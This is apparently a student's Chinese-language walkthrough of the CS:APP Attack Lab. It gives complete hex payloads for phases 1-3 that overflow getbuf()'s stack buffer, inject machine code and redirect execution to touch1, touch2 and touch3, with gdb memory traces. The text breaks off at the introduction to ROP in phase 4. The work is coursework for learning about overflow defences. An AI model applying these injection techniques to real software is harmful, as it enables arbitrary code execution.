

实验要求

问题1

问题2

问题3

问题4

问题5

总结

实验要求

本次实验也是关于第三章的内容，是有关缓冲区溢出的攻击相关实验。

总共是有5个 phase，前三个 phase 是注入代码，缓冲区溢出的攻击，通过执行注入的代码，然后返回到 touch1，touch2，touch3 的位置并且满足一些条件。

但是单纯的缓冲区溢出攻击容易被栈随机化、金丝雀值和限制可执行代码区域等方法来解决，所以后两个 phase 是 ROP（返回导向编程）攻击的实验，是通过对程序中现有的汇编指令组合，进行攻击。

hex2raw

因为我们输入的是字符串，程序会将每个字符（占一个字节）转换为二进制存放在内存中，在我们看来就是ASCII码（也即十六进制表示）；而我们将返回地址进行改写，就是改变地址的十六进制表示，但我们无法将改完的地址再通过ASCII码表映射回字符表示（c0 17 40 00 没有对应的字符）；此时我们可以直接写十六进制的地址（后面还有汇编代码），通过 hex2raw 将其转换为输入的字符，再传递给 ctarget

小技巧：调试时在 getbuf() 前打断点

```
# 反汇编
objdump -d ctarget > ctarget.d

# 测试
./hex2raw < answer1.txt | ./ctarget -q

# 将十六进制转化为ctarget的输入值
./hex2raw < answer1.txt > answer1-raw.txt

# 调试时进行输入
run -i answer1-raw.txt -q

# 先将汇编指令转化为二进制编码
gcc -c example.s

# 再反汇编得到汇编指令的十六进制表示
objdump -d example.o > example.d
```

问题1

函数 `Gets()` 无法确定它们的目标缓冲区是否足够大以存储它们读取的字符串。它们只是复制字节序列，可能超出了在目标位置分配的存储范围。

```
unsigned getbuf()
{
    char buf[BUFFER_SIZE];
    Gets(buf);
    return 1;
}
```

函数 `test()` 在执行完 `getbuf()` 之后，正常会再返回到 `test()`，但我们向让它返回到 `touch1()` 函数，该函数在程序中已经定义了，它的起始地址是 `4017c0`

```
void test()
{
    int val;
    val = getbuf();
    printf("No exploit. Getbuf returned 0x%x\n", val);
}
```

```
000000000401968 <test>:
401968: 48 83 ec 08          sub    $0x8,%rsp
40196c: b8 00 00 00 00      mov    $0x0,%eax
401971: e8 32 fe ff ff      callq 4017a8 <getbuf>
401976: 89 c2               mov    %eax,%edx
401978: be 88 31 40 00      mov    $0x403188,%esi
40197d: bf 01 00 00 00      mov    $0x1,%edi
401982: b8 00 00 00 00      mov    $0x0,%eax
401987: e8 64 f4 ff ff      callq 400df0 <__printf_chk@plt>
40198c: 48 83 c4 08          add    $0x8,%rsp
401990: c3                 retq
```





图 3-25 通用的栈帧结构(栈用来传递参数、存储返回信息、保存寄存器, 以及局部存储。省略了不必要的部分)



可以看到 `getbuf()` 的栈帧大小为40字节，因此我们只需要将这40字节填满，在将后面的8个字节填入函数 `touch1()` 的起始地址，这样在执行 `retq` 时就不会返回 `test()` 了

目标机器是64位的，因此地址也是用64位表示的，占用8个字节

而函数 `getbuf()` 既没有使用参数构造区，也没有保存寄存器的值，分配的40字节全部用来保存局部变量，也即输入的字符串

当超过40字节时，`getbuf()` 就会溢出，将 `test()` 调用 `getbuf()` 前保存的返回地址进行改写

```
00000000004017a8 <getbuf>:
4017a8: 48 83 ec 28      sub    $0x28,%rsp
4017ac: 48 89 e7         mov    %rsp,%rdi
4017af: e8 8c 02 00 00   callq 401a40 <Gets>
4017b4: b8 01 00 00 00   mov    $0x1,%eax
4017b9: 48 83 c4 28      add    $0x28,%rsp
4017bd: c3              retq
```

输入字符串之前

```
(gdb) x/48b $rsp
0x5561dc78: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dc80: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dc88: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dc90: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dc98: 0x00 0x60 0x58 0x55 0x00 0x00 0x00 0x00
0x5561dca0: 0x76 0x19 0x40 0x00 0x00 0x00 0x00 0x00
```

输入字符串之后

栈帧的40个字节全部由 `0x00` 变为输入的 `0x30`

同时返回地址由 `0x401976` 变为了 `0x4017c0`，即 `touch1()` 的起始地址

```
(gdb) x/48b $rsp
0x5561dc78: 0x30 0x30 0x30 0x30 0x30 0x30 0x30 0x30
0x5561dc80: 0x30 0x30 0x30 0x30 0x30 0x30 0x30 0x30
0x5561dc88: 0x30 0x30 0x30 0x30 0x30 0x30 0x30 0x30
0x5561dc90: 0x30 0x30 0x30 0x30 0x30 0x30 0x30 0x30
0x5561dc98: 0x30 0x30 0x30 0x30 0x30 0x30 0x30 0x30
0x5561dca0: 0xc0 0x17 0x40 0x00 0x00 0x00 0x00 0x00
(gdb)
```

以下为输入的答案，十六进制表示，每一个都代表一个字符，占用一个字节；前40字节随便填
最后一行存放地址，注意是小端序，返回地址是 `4017c0`，即 `00000000004017c0`，

```
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
c0 17 40 00 00 00 00 00
```

问题2

需要在输入字符串中插入一部分可执行代码

需要将 `test()` 返回到 `touch2()` 的，同时传递特定的参数 `%rdi`，使其为 `cookie`

```
void touch2(unsigned val)
{
    vlevel = 2; /* Part of validation protocol */
    if (val == cookie) {
        printf("Touch2!: You called touch2(0x%.8x)\n", val);
        validate(2);
    } else {
        printf("Misfire: You called touch2(0x%.8x)\n", val);
        fail(2);
    }
    exit(0);
}
```

- `callq`
 - 将程序下一条指令的位置的 `ip` 压入栈中
 - 转移到调用的子程序
- `retq`
 - `sp` 增加一个内存单元
 - 栈顶数据出栈赋值给 `ip` 寄存器
 - （相当于当前 `%rsp` 处保存着返回地址，将其弹栈，同时执行该地址处的指令）

在即将调用 `getbuf()` 之前, `test()` 函数会将返回地址存放到当前栈顶

即下图中的 `0x5561dca0` 处, 返回的地址为 `0x401976`

```
(gdb) x/48b $rsp
0x5561dca0: 0x76 0x19 0x40 0x00 0x00 0x00 0x00 0x00
0x5561dca8: 0x02 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dcb0: 0x24 0x1f 0x40 0x00 0x00 0x00 0x00 0x00
0x5561dcb8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dcc0: 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4
0x5561dcc8: 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4
(gdb) █
```

进入 `getbuf()` 后, 会分配大小为40字节的栈帧

即下图中, `0x5561dc78` 到 `0x5561dc98` 这5行, 共40字节

紧接着的地址 `0x5561dca0` 处, 存放着结束 `getbuf()` 后要返回的地址

```
(gdb) x/48b $rsp
0x5561dc78: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dc80: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dc88: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dc90: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dc98: 0x00 0x60 0x58 0x55 0x00 0x00 0x00 0x00
0x5561dca0: 0x76 0x19 0x40 0x00 0x00 0x00 0x00 0x00
(gdb) █
```

我们要输入的字符串如下图

1. 首先看最后一行, 第41到48字节, 保存着 `getbuf()` 执行完毕后返回的地址, 将其改为 `getbuf()` 栈帧的栈顶地址 `0x5561dc78`, 也即输入字符串的起始地址, 这样在输入字符串完毕以后, `retq` 指令不会再正常返回 `test()`, 而是后返回栈顶, 也即输入字符串的起始地址
2. 接着在字符串起始地址就植入可执行代码, 先将存放参数的 `%rdi` 改为 `cookie` 值, 然后更改栈顶指针 `%rsp`, 并在其指向的地址 `0x5561dc98` (倒数第二行, 第33到40字节) 处, 将 `touch2()` 的地址 `0x4017ec` 写在这里
3. 然后执行 `retq` 指令, 程序会到 `%rsp` 指向的地址处取内容放到 `ip` 中, 也即下一条要执行的指令, 由于第二步我们更新了 `%rsp` 的值, 所以它会跳转到 `touch2()`

```
48 c7 c7 fa 97 b9 59 /* mov $0x59b997fa,%rdi */
48 c7 c4 98 dc 61 55 /* mov $0x5561dc98,%rsp */
c3 /* retq */
30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
ec 17 40 00 00 00 00 00
78 dc 61 55 00 00 00 00
```

`getbuf()` 读取字符串之前, 栈帧中40个字节的内容

```
0x4017af <getbuf+7> callq 0x401a40 <Gets>
```



```
(gdb) x/48b $rsp
0x5561dc78: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dc80: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dc88: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dc90: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dc98: 0x00 0x60 0x58 0x55 0x00 0x00 0x00 0x00
0x5561dca0: 0x76 0x19 0x40 0x00 0x00 0x00 0x00 0x00
(gdb) █
```

读取字符串之后

```
(gdb) x/48b $rsp
0x5561dc78: 0x48 0xc7 0xc7 0xfa 0x97 0xb9 0x59 0x48
0x5561dc80: 0xc7 0xc4 0x98 0xdc 0x61 0x55 0xc3 0x30
0x5561dc88: 0x30 0x30 0x30 0x30 0x30 0x30 0x30 0x30
0x5561dc90: 0x30 0x30 0x30 0x30 0x30 0x30 0x30 0x30
0x5561dc98: 0xec 0x17 0x40 0x00 0x00 0x00 0x00 0x00
0x5561dca0: 0x78 0xdc 0x61 0x55 0x00 0x00 0x00 0x00
(gdb) █
root@ubuntu: /home/csapp/Desktop/Lab3/target1# █
```

getbuf() 即将 retq 之前

```
0x4017b9 <getbuf+17> add $0x28,%rsp
```

收回 getbuf() 栈帧的40个字节，%rsp 回到 0x5561dca0 处，不过此处存放的内容已经从 test() 正常返回的地址 0x401796 变为了之前 getbuf() 栈帧的栈顶地址 0x5561dc78

```
(gdb) x/48b $rsp
0x5561dca0: 0x78 0xdc 0x61 0x55 0x00 0x00 0x00 0x00
0x5561dca8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dcb0: 0x24 0x1f 0x40 0x00 0x00 0x00 0x00 0x00
0x5561dcb8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dcc0: 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4
0x5561dcc8: 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4
(gdb) █
```

执行 retq

```
4017bd: c3 retq
```

程序跳转到 0x5561dc78，同时执行出栈操作，%rsp 由 0x5561dca0 变为 0x5561dca8

```
> 0x5561dc78 mov $0x59b997fa,%rdi
0x5561dc7f mov $0x5561dc98,%rsp
0x5561dc86 retq
```

```
(gdb) x/48b $rsp
0x5561dca8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dcb0: 0x24 0x1f 0x40 0x00 0x00 0x00 0x00 0x00
0x5561dcb8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dcc0: 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4
0x5561dcc8: 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4
0x5561dcd0: 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4
(gdb) █
root@ubuntu: /home/csapp/Desktop/Lab3/target1# █
```

接着执行注入的可执行代码，retq 返回之前，由于已经改变了 %rsp 指向 getbuf() 栈帧中的第33到40字节，此时可以看到 \$rsp 指向 0x5561dc98，此处存放着 touch2() 的起始地址

```
(gdb) x/48b $rsp
0x5561dc98:    0xec    0x17    0x40    0x00    0x00    0x00    0x00    0x00
0x5561dca0:    0x78    0xdc    0x61    0x55    0x00    0x00    0x00    0x00
0x5561dca8:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dcb0:    0x24    0x1f    0x40    0x00    0x00    0x00    0x00    0x00
0x5561dcb8:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dcc0:    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
(gdb)
```

执行 `retq` 指令

```
0x5561dc86    retq
```

程序跳转到 `0x4017ec`，即 `touch2()` 的起始地址，同时执行出栈操作，`%rsp` 由 `0x5561dc98` 变为 `0x5561dca0`

```
(gdb) x/48b $rsp
0x5561dca0:    0x78    0xdc    0x61    0x55    0x00    0x00    0x00    0x00
0x5561dca8:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dcb0:    0x24    0x1f    0x40    0x00    0x00    0x00    0x00    0x00
0x5561dcb8:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dcc0:    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x5561dcc8:    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
(gdb)
```

总结

`test()` → `getbuf()` → 插入代码 → `touch2()`

问题3

上一问是将cookie直接作为参数，但这一问需要将输入字符串中cookie的起始地址作为参数

注意：字符串要以0位结尾，作为 `hex2raw` 的输入，0表示为00

`touch3()`

```
void touch3(char *sval)
{
    vlevel = 3; /* Part of validation protocol */
    if (hexmatch(cookie, sval)) { //此处cookie=0x59b997fa, sval为字符串起始地址
        printf("Touch3!: You called touch3(\"%s\")\n", sval);
        validate(3);
    } else {
        printf("Misfire: You called touch3(\"%s\")\n", sval);
        fail(3);
    }
    exit(0);
}
```

执行 `hexmatch()` 前，要传递的两个参数的值

第一个参数为 `cookie=0x59b997fa`，第二个参数是输入字符串中cookie的起始地址


```
(gdb) x/wx 0x6044e4
0x6044e4 <cookie>:      0x59b997fa
(gdb) x $rdi
0x59b997fa:      Cannot access memory at address 0x59b997fa
(gdb) x $rsi
0x5561dc90:      0x39623935
(gdb) x/16b $rsi
0x5561dc90:      0x35      0x39      0x62      0x39      0x39      0x37      0x66      0x61
0x5561dc98:      0x00      0x00      0x00      0x00      0x00      0x00      0x00      0x00
(gdb) x/s $rsi
0x5561dc90:      "59b997fa"
(gdb)
```

hexmatch()

```
/* Compare string to hex representation of unsigned value */
int hexmatch(unsigned val, char *sval) //此处val=0x59b997fa,sval为字符串起始地址
{
    char cbuf[110];
    /* Make position of check string unpredictable */
    char *s = cbuf + random() % 100;
    sprintf(s, "%.8x", val); //将val=0x59b997fa赋值给cbuf字符数组的某一段上，起始地址为s，注意每个元素保存一个字节，因此要逐个转换为ASCII码进行存储
    return strncmp(sval, s, 9) == 0; //字符串匹配，起始地址分别为sval和s，控比较9个字节
}
```

调用 `strncmp()` 字符串匹配函数之前，要传递的三个参数的值

第一个参数是输入字符串中cookie的起始地址，第二个是将程序定义的cookie值赋值给 `cbuf` 字符数组的某一段后它的起始地址，第三个参数是要匹配的长度为9

```
(gdb) x/s $rdi
0x5561dc90:      "59b997fa"
(gdb) x/16bx $rdi
0x5561dc90:      0x35      0x39      0x62      0x39      0x39      0x37      0x66      0x61
0x5561dc98:      0x00      0x00      0x00      0x00      0x00      0x00      0x00      0x00
(gdb) x/s $rsi
0x5561dbfb:      "59b997fa"
(gdb) x/16bx $rsi
0x5561dbfb:      0x35      0x39      0x62      0x39      0x39      0x37      0x66      0x61
0x5561dc03:      0x00      0x00      0x00      0x00      0x00      0x10      0x60      0x60
(gdb) x/wx $rdx
0x9:      Cannot access memory at address 0x9
(gdb)
```

• 思路

先将返回地址改为栈顶输入字符串的起始地址，也即攻击代码的开始处，然后利用攻击代码：

1. 将传递给 `touch3()` 的参数改为存放输入cookie的起始地址 `0x5561dc90`；
2. 将 `%rsp` 指向访问 `touch3()` 起始地址的地址处 `0x5561dc88`
3. 执行 `retq` 操作

在地址 `0x5561dc88` 处（第17到24字节），存放 `touch3()` 起始地址 `4018fa`

在地址 `0x5561dc90` 处（第25到32字节），存放 `cookie= 0x59b997fa`（转化为ASCII码）

注意：cookie后面接的字符必须为0，也即00，表示字符串的结束

```

48 c7 c7 90 dc 61 55      /* mov    $0x5561dc90,%rdi */
48 c7 c4 88 dc 61 55      /* mov    $0x5561dc88,%rsp */
c3                        /* retq */
30
fa 18 40 00 00 00 00 00    /* 0x5561dc88 */
35 39 62 39 39 37 66 61    /* 0x5561dc90 */
00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00

```

- 进入 `getbuf()` 之前

```

(gdb) x/48b $rsp
0x5561dca0: 0x76 0x19 0x40 0x00 0x00 0x00 0x00 0x00
0x5561dca8: 0x09 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dcb0: 0x24 0x1f 0x40 0x00 0x00 0x00 0x00 0x00
0x5561dcb8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dcc0: 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4
0x5561dcc8: 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4
(gdb)

```

- 进入 `getbuf()` 之后，分配40字节的栈帧

```

(gdb) x/48b $rsp
0x5561dc78: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dc80: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dc88: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dc90: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dc98: 0x00 0x60 0x58 0x55 0x00 0x00 0x00 0x00
0x5561dca0: 0x76 0x19 0x40 0x00 0x00 0x00 0x00 0x00
(gdb)

```

- 输入字符串后，返回地址被改写为当前栈顶

```

(gdb) x/48b $rsp
0x5561dc78: 0x48 0xc7 0xc7 0x90 0xdc 0x61 0x55 0x48
0x5561dc80: 0xc7 0xc4 0x88 0xdc 0x61 0x55 0xc3 0x30
0x5561dc88: 0xfa 0x18 0x40 0x00 0x00 0x00 0x00 0x00
0x5561dc90: 0x35 0x39 0x62 0x39 0x39 0x37 0x66 0x61
0x5561dc98: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dca0: 0x78 0xdc 0x61 0x55 0x00 0x00 0x00 0x00
(gdb)

```

- `getbuf()` 输入完成，收回栈帧，`retq` 执行 `pop`（将地址 `0x5561dca0` 处保存的返回地址弹出栈）；`ip` 指向 `getbuf()` 栈帧的栈顶

```

(gdb) x/48b $rsp
0x5561dca8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dcb0: 0x24 0x1f 0x40 0x00 0x00 0x00 0x00 0x00
0x5561dcb8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dcc0: 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4
0x5561dcc8: 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4
0x5561dcd0: 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4
(gdb)

```

- 改写 `%rsp` 指向访问 `touch3()` 起始地址的地址处 `0x5561dc88` 后

```

(gdb) x/48b $rsp
0x5561dc88: 0xfa 0x18 0x40 0x00 0x00 0x00 0x00 0x00
0x5561dc90: 0x35 0x39 0x62 0x39 0x39 0x37 0x66 0x61
0x5561dc98: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dca0: 0x78 0xdc 0x61 0x55 0x00 0x00 0x00 0x00
0x5561dca8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dcb0: 0x24 0x1f 0x40 0x00 0x00 0x00 0x00 0x00
(gdb)

```

- `retq` 执行 `pop`；跳转到 `touch3()` 后，此时栈顶就存放着输入的cookie值

```
(gdb) x/48b $rsp
0x5561dc90: 0x35 0x39 0x62 0x39 0x39 0x37 0x66 0x61
0x5561dc98: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dca0: 0x78 0xdc 0x61 0x55 0x00 0x00 0x00 0x00
0x5561dca8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dcb0: 0x24 0x1f 0x40 0x00 0x00 0x00 0x00 0x00
0x5561dcb8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
(gdb)
```

注意：存放cookie的地址要高于存放 touch3() 起始地址的地址

即 0x5561dc90 大于 0x5561dc88

- 0x4018fa push %rbx (栈顶存放着入栈的 %rbx)

```
(gdb) x/48b $rsp
0x5561dc88: 0x00 0x60 0x58 0x55 0x00 0x00 0x00 0x00
0x5561dc90: 0x35 0x39 0x62 0x39 0x39 0x37 0x66 0x61
0x5561dc98: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dca0: 0x78 0xdc 0x61 0x55 0x00 0x00 0x00 0x00
0x5561dca8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dcb0: 0x24 0x1f 0x40 0x00 0x00 0x00 0x00 0x00
(gdb)
```

- 0x401911 <touch3+23> callq 0x40184c (栈顶存放着执行完 hexmatch() 后返回 touch3() 的地址)

```
(gdb) x/48b $rsp
0x5561dc80: 0x16 0x19 0x40 0x00 0x00 0x00 0x00 0x00
0x5561dc88: 0x00 0x60 0x58 0x55 0x00 0x00 0x00 0x00
0x5561dc90: 0x35 0x39 0x62 0x39 0x39 0x37 0x66 0x61
0x5561dc98: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dca0: 0x78 0xdc 0x61 0x55 0x00 0x00 0x00 0x00
0x5561dca8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
(gdb)
```

- 0x40184c push %r12
- 0x40184e <hexmatch+2> push %rbp
- 0x40184f <hexmatch+3> push %rbx (栈顶存放着入栈的 %r12, %rbp 和 %rbx)

```
(gdb) x/48b $rsp
0x5561dc68: 0x90 0xdc 0x61 0x55 0x00 0x00 0x00 0x00
0x5561dc70: 0xe8 0x5f 0x68 0x55 0x00 0x00 0x00 0x00
0x5561dc78: 0x04 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5561dc80: 0x16 0x19 0x40 0x00 0x00 0x00 0x00 0x00
0x5561dc88: 0x00 0x60 0x58 0x55 0x00 0x00 0x00 0x00
0x5561dc90: 0x35 0x39 0x62 0x39 0x39 0x37 0x66 0x61
(gdb)
```

- 0x401850 <hexmatch+4> add \$0xfffffffffff8,%rsp (为 cbuf[110] 分配空间)

```
(gdb) x/48b $rsp
0x5561dbe8: 0x78 0xdc 0x61 0x55 0x00 0x00 0x00 0x00
0x5561dbf0: 0xa4 0x85 0xa8 0xf7 0xff 0x7f 0x00 0x00
0x5561dbf8: 0x10 0x60 0x60 0x00 0x00 0x00 0x00 0x00
0x5561dc00: 0xe8 0x5f 0x68 0x55 0x00 0x00 0x00 0x00
0x5561dc08: 0x10 0x60 0x60 0x00 0x00 0x00 0x00 0x00
0x5561dc10: 0xf8 0x75 0xa8 0xf7 0xff 0x7f 0x00 0x00
(gdb)
```

可以看到在进入 touch3() 以后，到利用 hexmatch() 函数中 strcmp() 进行字符串匹配之前，程序会从保存 touch3() 起始地址的地址 0x5561dc88 开始，覆盖一大片区域（地址小于等于 0x5561dc88）；如果将输入字符串中的cookie存放在这一部分就会被覆盖，因此要写在 0x5561dc90（第25到32字节）才可以在进行字符串匹配之前不被改写，同时第33字节必须为00

而为什么不可以保存在 0x5561dc98（第33到40字节），因为存放字符串的8个字节后面的第41个字节必须为00，而之前这里已经存放了要返回的 getbuf() 的栈顶地址，并不为00

字符串不以00结尾的效果

```
(gdb) x/16bx $rdi
0x5561dc98: 0x35 0x39 0x62 0x39 0x39 0x37 0x66 0x61
0x5561dca0: 0x78 0xdc 0x61 0x55 0x00 0x00 0x00 0x00
(gdb) x/s $rdi
0x5561dc98: "59b997fax\334aU"
(gdb)
```

问题4

同问题2，将输入字符串中的rookie作为参数 %rdi 传递给 touch2()


RTARGET 防止插入攻击代码的两种方式

- 栈随机化
- 栈不可执行

ROP

